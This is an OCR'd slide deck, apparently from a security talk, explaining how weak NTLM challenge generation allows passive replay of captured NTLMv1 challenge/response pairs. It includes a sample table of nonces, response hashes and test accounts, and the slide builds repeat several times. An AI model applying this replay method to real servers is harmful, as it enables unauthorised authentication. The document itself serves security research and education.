


Plotting challenges occurrence









Exploitation Methods

- Passive replay attacks
- Active collection of duplicate challenges
- Active prediction of challenges

Exploitation Methods

- Passive replay attacks
- Active collection of duplicate challenges
- Active prediction of challenges

Exploitation Methods - Passive replay attacks

1.

- Attacker eavesdrops NTLM traffic
- Gathers challenges and responses

NTLMv1 example

Nonce	'Ansi Pwd'	'Unicode Pwd'	User	Domain
F87058B9B5C9AF90	ff1f671e32543790908fbc7d2cfffc4b267acc908a25d998	f35c1f8714f7ef1b82b8d73ef5f73f31be0cd97c66beece2	test	test-winxppro
752558B9B5C9DD79	a1107a4e32e947906e605ec82cc5bc4b289aba170225d022	0000909f1bbbbf1123489a9af5aaf30000cd97c55afffc4	test	test-winxppro
897DB8F4FDC10000	dddd98798009479090900082cdddc4bcccd4317987abcdd	aaaa12349cfd14dc988800082cbbbb00ddfdffd7123abbbb	test2	test2-winxppro
...	...	...	...	...

Exploitation Methods - Passive replay attacks


2.

Nonce	'Ansi Pwd'	'Unicode Pwd'	User	Domain
...	...	...	...	...
752558B9B5C9DD79	a1107a4e32e947906e605ec82cc5bc4b289aba170225d022	0000909f1bbbbf123489a9af5aaf30000cd97c55afffc4	test	test-winxppro
...	...	...	...	...

- Attacker performs authentication attempts repeatedly

Exploitation Methods - Passive replay attacks

2.




Nonce	'Ansi Pwd'	'Unicode Pwd'	User	Domain
...	...	...	...	...
752558B9B5C9DD79	a1107a4e32e947906e605ec82cc5bc4b289aba170225d022	0000909f1bbbbf123489a9af5aaf30000cd97c55afffc4	test	test-winxppro
...	...	...	...	...

- Attacker performs authentication attempts repeatedly

Exploitation Methods - Passive replay attacks

2.




Nonce	'Ansi Pwd'	'Unicode Pwd'	User	Domain
...	...	...	...	...
752558B9B5C9DD79	a1107a4e32e947906e605ec82cc5bc4b289aba170225d022	0000909f1bbbbf123489a9af5aaf30000cd97c55afffc4	test	test-winxppro
...	...	...	...	...

- Attacker performs authentication attempts repeatedly
- Until server generates duplicate challenge (observed in 1)

Exploitation Methods - Passive replay attacks


2.



Nonce	'Ansi Pwd'	'Unicode Pwd'	User	Domain
...	...	...	...	...
752558B9B5C9DD79	a1107a4e32e947906e605ec82cc5bc4b289aba170225d022	0000909f1bbbbf123489a9af5aaf30000cd97c55afffc4	test	test-winxppro
...	...	...	...	...

Exploitation Methods - Passive replay attacks


2.



Nonce	'Ansi Pwd'	'Unicode Pwd'	User	Domain
...	...	...		
752558B9B5C9DD79	a1107a4e32e947906e605ec82cc5bc4b289aba170225d022	0000909f1bbbbf123489a9af5aaf30000cd97c55afffc4	test	test-winxppro
...	...	...	...	...

Exploitation Methods - Passive replay attacks

